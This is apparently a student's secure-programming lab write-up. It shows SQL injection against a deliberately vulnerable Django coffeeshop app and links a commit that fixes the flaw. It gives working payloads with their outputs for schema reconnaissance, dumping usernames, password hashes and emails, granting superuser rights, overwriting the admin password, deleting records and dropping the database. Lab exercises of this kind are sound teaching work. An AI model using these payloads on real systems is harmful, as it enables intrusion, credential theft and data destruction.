Secure Programming

Week 3


Injection Attacks

Questions

1. What is the result?

```
xxx') UNION SELECT 1, table_name, column_name, 4 FROM information_schema.columns WHERE table_name = 'auth_user' --
```

→ The result shows the schema information of the auth_user table – column names:
— date_joined, is_active, password, email, is_staff, first_name, id, last_name, is_superuser, last_login, username



Search

auth_user
date_joined
Unit price: 4.00 1 Add to Basket

auth_user
is_active
Unit price: 4.00 1 Add to Basket

auth_user
password
Unit price: 4.00 1 Add to Basket

auth_user
email
Unit price: 4.00 1 Add to Basket

auth_user
is_staff
Unit price: 4.00 1 Add to Basket

auth_user


2. You see terms like date_joined, is_active, is_staff etc. What do you think these terms represent?

→ They are columns in the auth_user table describing user account attributes:
- **id** — primary key for the user record
- **username**, **first_name**, **last_name**, **email** — identity fields
- **password** — stored (hashed) password string
- **date_joined** – account creation timestamp
- **last_login** — last time the user logged in
- **is_active** – whether the account is enabled (soft deleted?)
- **is_staff** – permission to access admin site (staff status)
- **is_superuser** — full admin privileges

3. What do you see now?

xxx'); UPDATE auth_user SET is_staff=true, is_superuser=true WHERE username = 'bob' --

→ After running the injection that sets is_staff=true and is_superuser=true for Bob and logging in as Bob, we now have admin panel access. We see the Django admin interface (/admin/) — Bob now has admin controls.


Django administration

WELCOME, **BOB**. VIEW SITE / CHANGE PASSWORD / LOG OUT

Site administration

AUTHENTICATION AND AUTHORIZATION		
Groups	+ Add	Change
Users	+ Add	Change

COFFEESHOP		
Addresss	+ Add	Change
Cards	+ Add	Change
Cart items	+ Add	Change
Carts	+ Add	Change
Comments	+ Add	Change
Order items	+ Add	Change
Orders	+ Add	Change
Products	+ Add	Change
Stock levels	+ Add	Change

Recent actions

My actions


None available

4. What malicious actions could Bob take on this page?

→ Basically anything we want, such as:
- Create/Update/Delete users
- Change user's info and permissions
- Add/Edit Products

Task

1. Information gathering
    a. Discover DB engine / version
    - `xxx') UNION SELECT 1, version(), current_date::text, 0.0 --`
    - **What it does:** confirms DB type/version (useful to craft later DB-specific statements).
    - **Effect:** shows the database version string and date in the returned rows.




Search

PostgreSQL 14.19 (Ubuntu 14.19-0ubuntu0.22.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 11.4.0-1ubuntu1~22.04.2) 11.4.0, 64-bit

2025-10-03

Unit price: 0.00

    b. Get DB name
    - `xxx') UNION SELECT 1, current_database(), null, 0.0 --`
    - **What it does:** confirms DB name (I'll use this info to drop db, later…).
    - **Effect:** shows the database name in the returned rows.



Search


coffeeshop

None

Unit price: 0.00

c. List public tables (schema reconnaissance)

- `xxx') UNION SELECT 1, table_name, table_schema, 0.0 FROM information_schema.tables WHERE table_schema='public' --`
- **What it does:** returns table names that we can target for further extractions.
- **Effect:** Reveals table names in the public schema.



Search

coffeeshop_card

public

Unit price: 0.00 1 Add to Basket

coffeeshop_cart

public

Unit price: 0.00 1 Add to Basket

auth_group

public

Unit price: 0.00 1 Add to Basket

django_session


public

Unit price: 0.00 1 Add to Basket

...

d. List columns of a known table (schema detail)

- `xxx') UNION SELECT 1, column_name, data_type, 0.0 FROM information_schema.columns WHERE table_name='coffeeshop_product' --`
- **What it does:** lists column names and types for a specific table so to know which columns hold sensitive data.
- **Effect:** shows columns such as description, name, unit_price, id (for coffeeshop_product table).



Search

description

text

Unit price: 0.00 1 Add to Basket

name

character varying

Unit price: 0.00 1 Add to Basket

unit_price

double precision

Unit price: 0.00 1 Add to Basket


id

integer

Unit price: 0.00 1 Add to Basket

e. Extract sensitive fields

- `xxx') UNION SELECT id, username, password, 0.0 FROM auth_user --`
- `xxx') UNION SELECT id, email, last_login::text, 0.0 FROM auth_user --`
- **What it does:** shows selected columns from a table.
- **Effect:** returns rows from the auth_user table (usernames + hashed passwords / email + last login time).



Search

admin

```
pbkdf2_sha256$260000$iZ4iaVeEydivHq0relEWKo$h33VS/7GYsJRCrUxddJ7a9ETkCVED9wzSamgET9mtC8=
```

Unit price: 0.00 1 Add to Basket

bob


```
pbkdf2_sha256$260000$196Yy39wGlUmB6Oo74qPZX$h2aNDDhb0G6mPboLXu05jb1ff4Qn9JAiweGan4XxAl0=
```

Unit price: 0.00 1 Add to Basket

alice

```
pbkdf2_sha256$260000$ECk6JM1cQcdfqZBnsRmNFW$3g5ZQNOMVnAPa7XnWXTsq0b6s/kJSPLeYwGwaD//aDk=
```

Unit price: 0.00 1 Add to Basket



Search

alice@alice.com

None

Unit price: 0.00 1 Add to Basket

bob@bob.com

2025-10-04 18:18:19.197144+00

Unit price: 0.00 1 Add to Basket


admin

None

Unit price: 0.00 1 Add to Basket

f. Which users are staff (find admins)

- `xxx') UNION SELECT id, username, is_staff::text, 0.0 FROM auth_user WHERE is_staff=true --`
- **What it does:** shows usernames with is_staff = true (helps identify admin accounts).
- **Effect:** show admin accounts.



Search


admin

true

Unit price: 0.00 1 Add to Basket

g. Show a table's textual preview

- `xxx') UNION SELECT id, name, description, unit_price FROM coffeeshop_product LIMIT 10 --`
- **What it does:** shows a few product rows.
- **Effect:** just what home page (/) is doing.



Search

Rainforest

Nutty, earthy flavour. 100% Arabica, single varietal.

Unit price: 7.99 1 Add to Basket

Milano

A classic espresso blend. Rich, dark roasted. 90% Arabica, 10% Robusto blend.

Unit price: 7.49 1 Add to Basket

Java

A pure Arabica coffee. Mild, smooth flavour. 100% Arabica blend.


Unit price: 7.49 1 Add to Basket

Monsoon

Picked after the monsoon. Slightly oily, dark chocolate flavour. 100% Arabica single varietal.

Unit price: 8.99 1 Add to Basket

2. Make Changes to the db (Updates / Deletes / Drops)
   a. Update user data
      - `xxx'); UPDATE auth_user SET password='qwerty' WHERE username='admin' --`
      - **What it does:** change password for admin to 'qwerty'.
      - **Effect:** passwords are saved as hash, so 'qwerty' is saved as hased password value, and admin no longer have it's password. If admin types 'qwerty' as the password this won't work.
      - `xxx') UNION SELECT id, username, password, 0.0 FROM auth_user WHERE username='admin' --`
      - **What it does:** shows user's password that we just changed.
      - **Effect:** returns rows from the auth_user table, where username is admin.



Search

admin

qwerty

Unit price: 0.00 1 Add to Basket

   b. Delete user
      - `xxx'); DELETE FROM auth_user WHERE username='admin' --`
      - **What it does:** deletes a user
      - **Effect:** deletes selected user
      - `xxx') UNION SELECT 1, COUNT(*)::text, null, 0.0 FROM auth_user WHERE username='admin' --`
      - **What it does:** shows number of users with the username we just deleted.
      - **Effect:** returns rows from the auth_user table, where username is admin.


Search

0

None

Unit price: 0.00 1 Add to Basket

   c. Delete all products
      - `xxx'); DELETE FROM coffeeshop_product --`
      - **What it does:** clear the data in the table.
      - **Effect:** Do nothing.
   d. Drop the DB
      - `xxx'); DROP DATABASE coffeeshop --`
      - **What it does:** delete database.
      - **Effect:** Do nothing.

Fixing the Vulnerability

DanyilT/django-coffeeshop repo forked from stephen-oshaughnessy/django-coffeeshop

Fixing SQL injection vulnerability in search function:
DanyilT/django-coffeeshop/commit/f5479a39f5034031799e87ea329bd59c9154deb3